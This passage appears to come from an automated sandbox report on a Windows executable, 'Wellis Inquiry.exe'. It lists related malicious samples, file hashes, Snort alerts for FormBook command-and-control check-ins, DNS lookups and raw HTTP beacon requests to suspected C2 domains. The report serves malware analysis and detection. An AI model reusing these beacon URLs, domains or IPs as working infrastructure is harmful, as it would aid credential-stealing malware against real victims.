	D1B9D1321F517D78BC0D1D03C5ED3C20A1CCB85BF755B.exe	Get hash	malicious	Browse	• ww4.onlygoodman.com/
	pay.exe	Get hash	malicious	Browse	• www.salartfinance.com/t75f/?V6yLxzHh=lAZRvM4hLFtTWseMMjmTcl+RZcUPNrURFXAml9hw9i0ZHFoSyWAXJ/sXcd8B+Vv3Doaf&bX=AdotnVi0RxtDfRqP
	DOC.exe	Get hash	malicious	Browse	• www.camham.co.uk/imm8/?oZBd28E8=JSfa42tBaq4a3YeMfphPE2TCUHWdSJf7Yy7nyCnDPKehtAvkSRQbSxaf+1hgIsLr6SVj&7n6hj=p2MtFfu8w4Y

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ.Order 0128-44.exe	Get hash	malicious	Browse	• www.glatt.store/5afm/?0FQ0vvt=JMGrtXIs8RtMHth06d94tZTj42tDCsOeVWPwlq/2m+LWjBoF9Wmh8X/iRtktzTq0TwDw&nP=PtUdq8l

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parkingpage.namecheap.com	REQUIREMENT.exe	Get hash	malicious	Browse	• 198.54.117.210
	ORD20211008667523 71AC.exe	Get hash	malicious	Browse	• 198.54.117.217
	Scan_34668000.exe	Get hash	malicious	Browse	• 198.54.117.217
	Angebot Anfrage Maschinensucher YOM.exe	Get hash	malicious	Browse	• 198.54.117.218
	vk5MXd2Rxm.msi	Get hash	malicious	Browse	• 198.54.117.217
	orde443123.exe	Get hash	malicious	Browse	• 198.54.117.216
	DHL Shipment Notification 74683783.exe	Get hash	malicious	Browse	• 198.54.117.210
	vbc.exe	Get hash	malicious	Browse	• 198.54.117.218
	KYTransactionServer.exe	Get hash	malicious	Browse	• 198.54.117.215
	doc_0862413890.exe	Get hash	malicious	Browse	• 198.54.117.218
	PO08485.xlsx	Get hash	malicious	Browse	• 198.54.117.212
	vURlUPQLT0.exe	Get hash	malicious	Browse	• 198.54.117.211
	n0jr7NLyU1.exe	Get hash	malicious	Browse	• 198.54.117.218
	EFghz5ZtCS.exe	Get hash	malicious	Browse	• 198.54.117.218
	1cG7fOkPjS.exe	Get hash	malicious	Browse	• 198.54.117.216
	SOA 2021.exe	Get hash	malicious	Browse	• 198.54.117.215
	etiyrfIKft.exe	Get hash	malicious	Browse	• 198.54.117.217
	115-209.doc	Get hash	malicious	Browse	• 198.54.117.210
	s0JV4f4mDk.exe	Get hash	malicious	Browse	• 198.54.117.210
	obizx.exe	Get hash	malicious	Browse	• 198.54.117.212
shops.myshopify.com	divpCHa0h7.exe	Get hash	malicious	Browse	• 23.227.38.74
	pago atrasado.exe	Get hash	malicious	Browse	• 23.227.38.74
	xHSUX1VjKN.exe	Get hash	malicious	Browse	• 23.227.38.74
	dtMT5xGa54.exe	Get hash	malicious	Browse	• 23.227.38.74
	New Order For Chile.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	TransportLabel_1189160070.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	REQ20211028624480 32073.exe	Get hash	malicious	Browse	• 23.227.38.74
	XaTgTJhfol.exe	Get hash	malicious	Browse	• 23.227.38.74
	vk5MXd2Rxm.msi	Get hash	malicious	Browse	• 23.227.38.74
	pKD3j672HL.exe	Get hash	malicious	Browse	• 23.227.38.74
	2KW3KamMqq.exe	Get hash	malicious	Browse	• 23.227.38.74
	HP8voO5Ikv.exe	Get hash	malicious	Browse	• 23.227.38.74
	DHLAWB 191021.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	KYTransactionServer.exe	Get hash	malicious	Browse	• 23.227.38.74
	103 Ref 2853801324189923.exe	Get hash	malicious	Browse	• 23.227.38.74
	doc_0862413890.exe	Get hash	malicious	Browse	• 23.227.38.74
	1cG7fOkPjS.exe	Get hash	malicious	Browse	• 23.227.38.74
	549TXoJm6p.exe	Get hash	malicious	Browse	• 23.227.38.74
	famz10.doc	Get hash	malicious	Browse	• 23.227.38.74
	5Zebq6UNKC.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SAKURA-CSAKURAInternetIncJP	IYn5yyW2Fx	Get hash	malicious	Browse	• 160.27.18.218
	Ah46Wx4m5W	Get hash	malicious	Browse	• 49.212.179.77
	1cG7fOkPjS.exe	Get hash	malicious	Browse	• 183.181.96.79
	etiyrfIKft.exe	Get hash	malicious	Browse	• 183.181.96.120
	MV ROCKET_PDA.exe	Get hash	malicious	Browse	• 183.181.96.79
	Lv9eznkydx.exe	Get hash	malicious	Browse	• 120.136.10.95
	ATT32481.html	Get hash	malicious	Browse	• 210.188.201.169

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	UwwOF5CGBp.exe	Get hash	malicious	Browse	• 183.181.96.16
	cu8KB5if2T	Get hash	malicious	Browse	• 157.112.148.25
	kEZpozRREF	Get hash	malicious	Browse	• 160.27.203.237
	CDcUegnLSd	Get hash	malicious	Browse	• 160.27.203.212
	00340434296886123692.exe	Get hash	malicious	Browse	• 183.181.96.71
	MDM 467574385758 SKTPCC AFRICAGM64635664.exe	Get hash	malicious	Browse	• 183.181.96.46
	sora.x86	Get hash	malicious	Browse	• 182.49.57.28
	jKira.arm7	Get hash	malicious	Browse	• 133.167.92.111
	dark.x86	Get hash	malicious	Browse	• 112.78.226.191
	sprogr.exe	Get hash	malicious	Browse	• 210.188.201.66
	77dsREO8Me.exe	Get hash	malicious	Browse	• 183.181.96.122
	Hua Joo Success Industry.xlsx	Get hash	malicious	Browse	• 183.181.96.122
	ATT93774.HTM	Get hash	malicious	Browse	• 219.94.203.180
BODIS-NJUS	010013.exe	Get hash	malicious	Browse	• 199.59.242.153
	XaTgTJhfol.exe	Get hash	malicious	Browse	• 199.59.242.153
	6pa7yRpcFt.exe	Get hash	malicious	Browse	• 199.59.242.153
	drolnux.exe	Get hash	malicious	Browse	• 199.59.242.153
	Emask230921doc.exe	Get hash	malicious	Browse	• 199.59.242.153
	Invoice Packing list.exe	Get hash	malicious	Browse	• 199.59.242.153
	D8043D746DC108AC0966B502B68DDEABA575E841EDFA2.exe	Get hash	malicious	Browse	• 199.59.242.153
	Productivity.exe	Get hash	malicious	Browse	• 199.59.242.153
	Productivity.exe	Get hash	malicious	Browse	• 199.59.242.153
	kIWGxQYKYO.exe	Get hash	malicious	Browse	• 199.59.242.153
	PO 1,5001993 21118.exe	Get hash	malicious	Browse	• 199.59.242.153
	2F530A45E4ACF58D16DAD1B1E23B5B1419BA893C2F76F.exe	Get hash	malicious	Browse	• 199.59.242.153
	RFQ_Beijing Chengruisi Manufacturing_pdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	SQLPLUS.EXE	Get hash	malicious	Browse	• 199.59.242.153
	TNT 07833955.exe	Get hash	malicious	Browse	• 199.59.242.153
	LogJhhPPyK.exe	Get hash	malicious	Browse	• 199.59.242.153
	PO.exe	Get hash	malicious	Browse	• 199.59.242.153
	D1B9D1321F517D78BC0D1D03C5ED3C20A1CCB85BF755B.exe	Get hash	malicious	Browse	• 199.59.242.153
	pay.exe	Get hash	malicious	Browse	• 199.59.242.153
	DOC.exe	Get hash	malicious	Browse	• 199.59.242.153

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Wellis Inquiry.exe.log	
Process:	C:\Users\user\Desktop\Wellis Inquiry.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F6
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Wellis Inquiry.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.925371225202555
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Win16/32 Executable Delphi generic (2074/23) 0.01% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Wellis Inquiry.exe
File size:	337408
MD5:	c357a8010e661a49df2e813bd22590b6
SHA1:	08ecd005e1449ec97d0405e83649686ae35f6286
SHA256:	eef137583da6deb4a1be9882cede6cec5112b74ae79c0773f45b13346c5b2890
SHA512:	71957a0cd597213808b15b1abe9ce3df07889627b4a1b849362df07de6da3984803c6b2e6487338375a558dc9c1f0db32aee42fde89cee305078c22d6b92890e
SSDEEP:	6144:YaX+sbCdgMkhBJDxtvArlcq90N9prggZmNqoPjLfsPbU9wgJlhjb3BB5NAwg6oBm:Y/pd7SBBArlMN9FsrPXETWwa53BB5NAk
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....ga.....0.....:... ...@....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x453ab2
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x616787BC [Thu Oct 14 01:28:28 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x51ab8	0x51c00	False	0.952127532492	data	7.93897204497	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x54000	0x5d4	0x600	False	0.4296875	data	4.15892523316	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x56000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/14/21-07:29:45.850339	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49808	80	192.168.2.4	183.90.240.3
10/14/21-07:29:45.850339	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49808	80	192.168.2.4	183.90.240.3
10/14/21-07:29:45.850339	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49808	80	192.168.2.4	183.90.240.3
10/14/21-07:29:51.188764	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49814	80	192.168.2.4	34.102.136.180
10/14/21-07:29:51.188764	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49814	80	192.168.2.4	34.102.136.180
10/14/21-07:29:51.188764	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49814	80	192.168.2.4	34.102.136.180
10/14/21-07:29:51.303333	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49814	34.102.136.180	192.168.2.4
10/14/21-07:29:56.615066	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49818	80	192.168.2.4	151.106.117.36
10/14/21-07:29:56.615066	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49818	80	192.168.2.4	151.106.117.36
10/14/21-07:29:56.615066	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49818	80	192.168.2.4	151.106.117.36
10/14/21-07:29:57.113888	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49818	151.106.117.36	192.168.2.4
10/14/21-07:30:17.527386	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49842	80	192.168.2.4	199.59.242.153
10/14/21-07:30:17.527386	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49842	80	192.168.2.4	199.59.242.153
10/14/21-07:30:17.527386	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49842	80	192.168.2.4	199.59.242.153
10/14/21-07:30:28.557863	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49847	23.227.38.74	192.168.2.4

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 14, 2021 07:29:45.284503937 CEST	192.168.2.4	8.8.8.8	0x5aeb	Standard query (0)	www.marunouchi1.com	A (IP address)	IN (0x0001)
Oct 14, 2021 07:29:51.145488024 CEST	192.168.2.4	8.8.8.8	0x8c07	Standard query (0)	www.psychedeliccosmetics.com	A (IP address)	IN (0x0001)
Oct 14, 2021 07:29:56.321822882 CEST	192.168.2.4	8.8.8.8	0x2138	Standard query (0)	www.aceserial.xyz	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:07.181576967 CEST	192.168.2.4	8.8.8.8	0xaaa7	Standard query (0)	www.blackmagiccomics.com	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:12.243588924 CEST	192.168.2.4	8.8.8.8	0xa1cc	Standard query (0)	www.ebookgratis.online	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:17.323776960 CEST	192.168.2.4	8.8.8.8	0x3ce0	Standard query (0)	www.ovmfinacial.com	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:22.664800882 CEST	192.168.2.4	8.8.8.8	0x9df8	Standard query (0)	www.richartware.com	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:28.433368921 CEST	192.168.2.4	8.8.8.8	0xbb3c	Standard query (0)	www.dollpartyla.com	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:33.582624912 CEST	192.168.2.4	8.8.8.8	0x375b	Standard query (0)	www.quickcarehomeopathic.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 14, 2021 07:29:45.550026894 CEST	8.8.8.8	192.168.2.4	0x5aeb	No error (0)	www.marunouchi1.com		183.90.240.3	A (IP address)	IN (0x0001)
Oct 14, 2021 07:29:51.167728901 CEST	8.8.8.8	192.168.2.4	0x8c07	No error (0)	www.psychedeliccosmetics.com	psychedeliccosmetics.com		CNAME (Canonical name)	IN (0x0001)
Oct 14, 2021 07:29:51.167728901 CEST	8.8.8.8	192.168.2.4	0x8c07	No error (0)	psychedeliccosmetics.com		34.102.136.180	A (IP address)	IN (0x0001)
Oct 14, 2021 07:29:56.353691101 CEST	8.8.8.8	192.168.2.4	0x2138	No error (0)	www.aceserial.xyz	aceserial.xyz		CNAME (Canonical name)	IN (0x0001)
Oct 14, 2021 07:29:56.353691101 CEST	8.8.8.8	192.168.2.4	0x2138	No error (0)	aceserial.xyz		151.106.117.36	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:07.220613956 CEST	8.8.8.8	192.168.2.4	0xaaa7	Name error (3)	www.blackmagiccomics.com	none	none	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:12.267743111 CEST	8.8.8.8	192.168.2.4	0xa1cc	No error (0)	www.ebookgratis.online		104.21.2.218	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:12.267743111 CEST	8.8.8.8	192.168.2.4	0xa1cc	No error (0)	www.ebookgratis.online		172.67.129.186	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:17.425107002 CEST	8.8.8.8	192.168.2.4	0x3ce0	No error (0)	www.ovmfinacial.com		199.59.242.153	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:22.688800097 CEST	8.8.8.8	192.168.2.4	0x9df8	Name error (3)	www.richartware.com	none	none	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:28.462132931 CEST	8.8.8.8	192.168.2.4	0xbb3c	No error (0)	www.dollpartyla.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Oct 14, 2021 07:30:28.462132931 CEST	8.8.8.8	192.168.2.4	0xbb3c	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:33.607409954 CEST	8.8.8.8	192.168.2.4	0x375b	No error (0)	www.quickcarehomeopathic.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Oct 14, 2021 07:30:33.607409954 CEST	8.8.8.8	192.168.2.4	0x375b	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:33.607409954 CEST	8.8.8.8	192.168.2.4	0x375b	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:33.607409954 CEST	8.8.8.8	192.168.2.4	0x375b	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:33.607409954 CEST	8.8.8.8	192.168.2.4	0x375b	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 14, 2021 07:30:33.607409954 CEST	8.8.8.8	192.168.2.4	0x375b	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:33.607409954 CEST	8.8.8.8	192.168.2.4	0x375b	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Oct 14, 2021 07:30:33.607409954 CEST	8.8.8.8	192.168.2.4	0x375b	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.marunouchi1.com
- www.psychedeliccosmetics.com
- www.aceserial.xyz
- www.ebookgratis.online
- www.ovmfinacial.com
- www.dollpartyla.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49808	183.90.240.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 07:29:45.850338936 CEST	2545	OUT	GET /ag9v/?9rq=RZxJGV19NODz6/sPl50rcsjPCmhff0B2cQNSD9XNHlzuAkz3tWy1tz3gnsv2II3OKfXw&BFQ=5jI0jhMHA0hx_ HTTP/1.1 Host: www.marunouchi1.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 14, 2021 07:29:46.135214090 CEST	2546	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 14 Oct 2021 05:29:46 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 312 Connection: close Location: https://www.marunouchi1.com/ag9v/?9rq=RZxJGV19NODz6/sPl50rcsjPCmhff0B2cQNSD9XNHlzuAkz3tWy1tz3gnsv2II3OKfXw&BFQ=5jI0jhMHA0hx_ Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6d 61 72 75 6e 6f 75 63 68 69 31 2e 63 6f 6d 2f 61 67 39 76 2f 3f 39 72 71 3d 52 5a 78 4a 47 56 31 39 4e 4f 44 7a 36 2f 73 50 6c 35 30 72 63 73 6a 50 43 6d 68 66 66 30 42 32 63 51 4e 53 44 39 58 4e 48 6c 7a 75 41 6b 7a 33 74 57 79 31 74 7a 33 67 6e 73 76 32 49 49 33 4f 4b 66 58 77 26 61 6d 70 3b 42 46 51 3d 35 6a 49 30 6a 68 4d 48 41 30 68 78 5f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head> <body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49814	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 07:29:51.188764095 CEST	5497	OUT	GET /ag9v/?9rq=B7neoLnMPG5T4Lq1mgXXW304ryc0TDTB8h8f/WhOEZEEcWgrsd/ecy8wgWRxVB11aSvz&BFQ=5jI0jhMHA0hx_ HTTP/1.1 Host: www.psychedeliccosmetics.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 14, 2021 07:29:51.303333044 CEST	5497	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 14 Oct 2021 05:29:51 GMT Content-Type: text/html Content-Length: 275 ETag: "615f93b1-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49818	151.106.117.36	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 07:29:56.615066051 CEST	5654	OUT	GET /ag9v/?9rq=8aghxAEFV3UFLmLUmwXrjnry4I8PGHpXxFVOvh2n7b9U9R7NIIya57CFUx9pJqwzlAw7&BFQ=5jI0jhMHA0hx_ HTTP/1.1 Host: www.aceserial.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 07:29:57.113888025 CEST	6010	IN	HTTP/1.1 403 Forbidden Content-Type: text/html Cache-Control: no-cache, no-store, must-revalidate Pragma: no-cache Expires: 0 Server: BitNinja Captcha Server Date: Thu, 14 Oct 2021 05:29:57 GMT Content-Length: 13724 Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6a 6f 6f 6d 6c 61 2c 20 4a 6f 6f 6d 6c 61 2c 20 6a 6f 6f 6d 6c 61 20 31 2e 35 2c 20 77 6f 72 64 70 72 65 73 73 20 32 2e 35 2c 20 44 72 75 70 61 6c 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 4a 6f 6f 6d 6c 61 21 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 67 65 6e 65 72 61 74 6f 72 22 20 63 6f 6e 74 65 6e 74 3d 22 4a 6f 6f 6d 6c 61 21 20 31 2e 35 20 2d 20 4f 70 65 6e 20 53 6f 75 72 63 65 20 43 6f 6e 74 65 6e 74 20 4d 61 6e 61 67 65 6d 65 6e 74 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 67 65 6e 65 72 61 74 6f 72 22 20 63 6f 6e 74 65 6e 74 3d 22 57 6f 72 64 50 72 65 73 73 20 32 2e 35 22 20 2f 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 22 20 2f 3e 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 57 61 69 74 69 6e 67 20 66 6f 72 20 74 68 65 20 72 65 64 69 72 65 63 74 69 72 6f 6e 2e 2e 2e 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 20 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 74 6d 6c 2c 20 62 6f 64 79 20 7b 77 69 64 74 68 3a 20 31 30 30 25 3b 20 68 65 69 67 68 74 3a 20 31 30 30 25 3b 20 6d 61 72 67 69 6e 3a 20 30 3b 20 70 61 64 64 69 6e 67 